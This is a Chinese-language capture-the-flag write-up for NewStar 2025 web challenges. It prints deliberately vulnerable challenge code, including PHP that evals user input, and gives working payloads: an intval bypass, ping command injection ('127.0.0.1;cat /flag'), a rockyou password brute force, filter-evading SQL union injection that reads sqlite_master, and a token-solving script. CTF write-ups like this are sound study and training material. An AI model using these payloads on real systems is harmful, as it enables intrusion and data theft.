主要参考的是:Newstar2025-WEB-MISC | 程序元的blog
2025
week1
宇宙的中心是 PHP
进去之后是一个静态的页面
看源码有注释提示:
1
2
| <!-- 你还是找到了......这片黑暗的秘密 -->
<!-- s3kret.php -->
|
访问这个页面,给了如下源码:
1
2
3
4
5
6
7
8
9
10
11
| <?php
highlight_file(__FILE__);
include "flag.php";
if(isset($_POST['newstar2025'])){
$answer = $_POST['newstar2025'];
if(intval($answer)!=47&&intval($answer,0)==47){
echo $flag;
}else{
echo "你还未参透奥秘";
}
}
|
这里intval($answer,0)的第二个参数0是自动识别进制,这个意思是不能传十进制的47但是得是等于十进制的47
直接传一个16进制的就可以了
payload:POST传newstar2025=0x2f
我真得控制你了
进去之后想要开启开发者工具不让打开,那我们反手禁用JS即可
然后就可以愉快的看源码:
1
2
3
4
| <form id="nextLevelForm" method="POST" action="next-level.php">
<input type="hidden" name="access" value="1">
<input type="hidden" name="csrf_token" value="a3c4dc6e94e9a486fb9bf2987c39abde20096bc6b767f81a1a353552f2dbd397">
</form>
|
这里提示了下一关在哪里
我们可以直接F12改源码删除很多东西:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
| <!DOCTYPE html>
<html lang="zh-CN">
<head>
<meta charset="UTF-8">
<title>我真得控制控制你了</title>
<style>
* {
margin: 0;
padding: 0;
box-sizing: border-box;
font-family: "Microsoft YaHei", sans-serif;
}
body {
display: flex;
justify-content: center;
align-items: center;
min-height: 100vh;
background: linear-gradient(135deg, #1a2a6c, #004d99);
color: #fff;
padding: 20px;
}
.container {
width: 100%;
max-width: 500px;
text-align: center;
background: rgba(10, 20, 40, 0.85);
padding: 30px;
border-radius: 10px;
box-shadow: 0 0 20px rgba(0, 150, 255, 0.4);
border: 1px solid rgba(0, 243, 255, 0.5);
}
h1 {
font-size: 28px;
margin-bottom: 25px;
color: #00f3ff;
text-shadow: 0 0 10px rgba(0, 243, 255, 0.7);
}
p {
font-size: 16px;
line-height: 1.6;
margin: 15px 0;
color: #a0d0ff;
}
.button-wrapper {
position: relative;
margin: 30px auto;
width: fit-content;
}
#accessButton {
padding: 12px 40px;
font-size: 18px;
font-weight: bold;
background: linear-gradient(to right, #0062cc, #0099cc);
color: white;
border: none;
border-radius: 5px;
cursor: not-allowed;
position: relative;
opacity: 0.8;
transition: all 0.3s;
}
#shieldOverlay {
position: absolute;
top: 0;
left: 0;
width: 100%;
height: 100%;
background: repeating-linear-gradient(
45deg,
rgba(255, 80, 80, 0.4),
rgba(255, 80, 80, 0.4) 10px,
rgba(255, 120, 120, 0.4) 10px,
rgba(255, 120, 120, 0.4) 20px
);
pointer-events: all;
border-radius: 5px;
cursor: not-allowed;
}
.challenge-info {
display: flex;
justify-content: space-around;
margin: 20px 0;
padding: 10px;
background: rgba(0, 50, 100, 0.4);
border-radius: 5px;
}
.info-item {
text-align: center;
}
.info-label {
color: #55ccff;
font-size: 14px;
}
.info-value {
font-weight: bold;
color: #ffcc55;
}
#accessButton.active {
opacity: 1;
box-shadow: 0 0 15px rgba(0, 200, 255, 0.6);
cursor: pointer;
}
#devToolsWarning {
position: fixed;
top: 0;
left: 0;
width: 100%;
height: 100%;
background: rgba(0, 0, 0, 0.9);
display: none;
justify-content: center;
align-items: center;
z-index: 9999;
color: #ff5555;
font-size: 24px;
text-align: center;
padding: 20px;
}
.hint {
margin-top: 20px;
padding: 10px;
background: rgba(0, 50, 100, 0.4);
border-radius: 5px;
font-size: 14px;
color: #ffcc55;
}
.console-hint {
font-family: monospace;
background: rgba(0, 0, 0, 0.5);
padding: 5px;
border-radius: 3px;
margin-top: 5px;
display: inline-block;
}
</style>
</head>
<body>
<div class="container">
<h1>我真得控制控制你了</h1>
<p>建议购买—破魔刀</p>
<p>老套路了</p>
<div class="challenge-info">
<div class="info-item">
<div class="info-label">挑战</div>
<div class="info-value">JavaScript</div>
</div>
<div class="info-item">
<div class="info-label">难度</div>
<div class="info-value">☆☆☆☆☆</div>
</div>
</div>
<form id="nextLevelForm" method="POST" action="next-level.php">
<input type="hidden" name="access" value="1">
<input type="hidden" name="csrf_token" value="23c16ed8c633325f339be0d530578f0b9cc4aef47b26bc6bf60878c7d8ad69f3">
</form>
<div class="button-wrapper">
<button id="accessButton" type="button">
启动!
</button>
</div>
<div class="hint">
是名刀司命!242
</div>
</div>
<div id="devToolsWarning">
<div>
<h2>开发1</h2>
<p>按 ESC 键关闭此提示</p>
</div>
</div>
<script>
document.getElementById('accessButton').addEventListener('click', function() {
if (!document.getElementById('shieldOverlay')) {
document.getElementById('nextLevelForm').submit();
}
});
</script>
</body>
</html>
|
只保留这么多,接下来就是弱口令爆破了
字典选了rockyou,最终爆出来是五个1还是六个1
最后一关给了一个源码:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
| <?php
error_reporting(0);
function generate_dynamic_flag($secret) {
return getenv("ICQ_FLAG") ?: 'default_flag';
}
if (isset($_GET['newstar'])) {
$input = $_GET['newstar'];
if (is_array($input)) {
die("恭喜掌握新姿势");
}
if (preg_match('/[^\d*\/~()\s]/', $input)) {
die("老套路了,行不行啊");
}
if (preg_match('/^[\d\s]+$/', $input)) {
die("请输入有效的表达式");
}
$test = 0;
try {
@eval("\$test = $input;");
} catch (Error $e) {
die("表达式错误");
}
if ($test == 2025) {
$flag = generate_dynamic_flag($flag_secret);
echo "<div class='success'>拿下flag!</div>";
echo "<div class='flag-container'><div class='flag'>FLAG: {$flag}</div></div>";
} else {
echo "<div class='error'>大哥哥泥把数字算错了: $test ≠ 2025</div>";
}
} else {
?>
<?php } ?>
|
大概意思是我们需要输入一个内容,满足两个正则表达式,值需要是2025.
第一个正则表达式意思是含有除了数字、斜杠、波浪号、空格、括号这样子的符号,第二个是只有数字和空格。我们输入的内容不能是这样子的。那我们就是满足第一个正则就行了
payload:newstar=(2025)
黑客小 W 的故事(1)
这个可以参考此大佬的博客,我懒得复现了:
Newstar2025-WEB-MISC | 程序元的blog
week1还有两道没有找到复现地址,可以参考上面这位大佬的博客
week2
DD 加速器

可以看到这是一个ping
因此可以考虑是否可以构造恶意命令实现RCE
payload:127.0.0.1;cat /flag
但是这是一个假的flag
所以我们ls -a看看全部的根目录的文件
有一个:.9t762610shyzv6nrnqjt9rwpgs4nysk8可惜是长度限制
看了大佬博客,可以输入env查看环境变量,从里面拿到flag
小 E 的管理系统
这里估计是sql注入,考虑用sqlmap一把梭
sqlmap没跑出来
首先判断是字符型还是数字型,尝试id=1’发现有waf,id=1+1,发现回显2,证明是数字型
然后fuzz测试一下过滤了哪些字符,+=空格逗号这些都被过滤了
这里补充一个知识点:SELECT * FROM a CROSS JOIN b;,也就是CROSS JOIN可以代替逗号
用%0a代替空格发现是5列 payload:id=1%0aorder%0aby%0a5
然后开始联合查询判断回显位:
payload:-1 union select * from (select 1)a join (select 2)b join (select 3)c join (select 4)d join (select 5)e
发现基本上都是回显位(方便观看就不用%0a代替空格了)
然后查表id=-1%0aunion%0aselect%0a*%0afrom%0a(select%0a1)a%0ajoin%0a(select%0a2)b%0ajoin%0a(select%0a3)c%0ajoin%0a(select%0a4)d%0ajoin%0a(select%0asql%0afrom%0asqlite_master)e
然后查flag:
-1 union select * from (select 1)a join (select 2)b join (select 3)c join (select 4)d join (select config_value from sys_config)e
搞点哦润吉吃吃🍊
首先用源码给的密码和账号进行登录:
然后是一个页面,我估计是要写脚本:

看数据包:
1
2
3
4
5
6
7
8
|
{
  "expression": "token = (1778295176 * 59181) ^ 0x2f6b20",
  "hint": "doro\u8bb0\u5f97\u8fd9\u91cc\u4f1a\u5728session\u91cc\u9762\u6dfb\u52a0\u9a8c\u8bc1\u53c2\u6570, \u4e5f\u8bb8Set-Cookie\u53ef\u4ee5\u5e2e\u52a9\u6211\u4eec......",
  "multiplier": 59181,
  "xor_value": "0x2f6b20"
}
|
响应里面会给一些东西
然后我们就可以计算出token提交即可
还会检验session、ua,所以脚本也要写这些内容
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
|
import requests
url = "http://192.168.153.1:27774"
cookies = {
"session": "eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoiRG9ybyJ9.af6hJg._CWKN1bUXIRCniZbDnplSJpLsEM"
}
headers = {
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:150.0) Gecko/20100101 Firefox/150.0",
"Referer": f"{url}/home",
"Origin": url,
"Content-Type": "application/json"
}
print("正在获取挑战数据...")
res = requests.post(
url + "/start_challenge",
cookies=cookies,
headers=headers
)
data = res.json()
print("获取到的数据:", data)
a = data["expression"].split("*")[0].replace("token = (", "").strip()
b = data["multiplier"]
c = int(data["xor_value"], 16)
token = (int(a) * b) ^ c
print("\n✅ 计算成功!token =", token)
print("\n正在提交验证...")
verify = requests.post(
url + "/verify_token",
json={"token": token},
cookies=res.cookies,
headers=headers
)
print("\n最终响应:", verify.text)
|
(脚本是豆包哥写的,用的是request库)
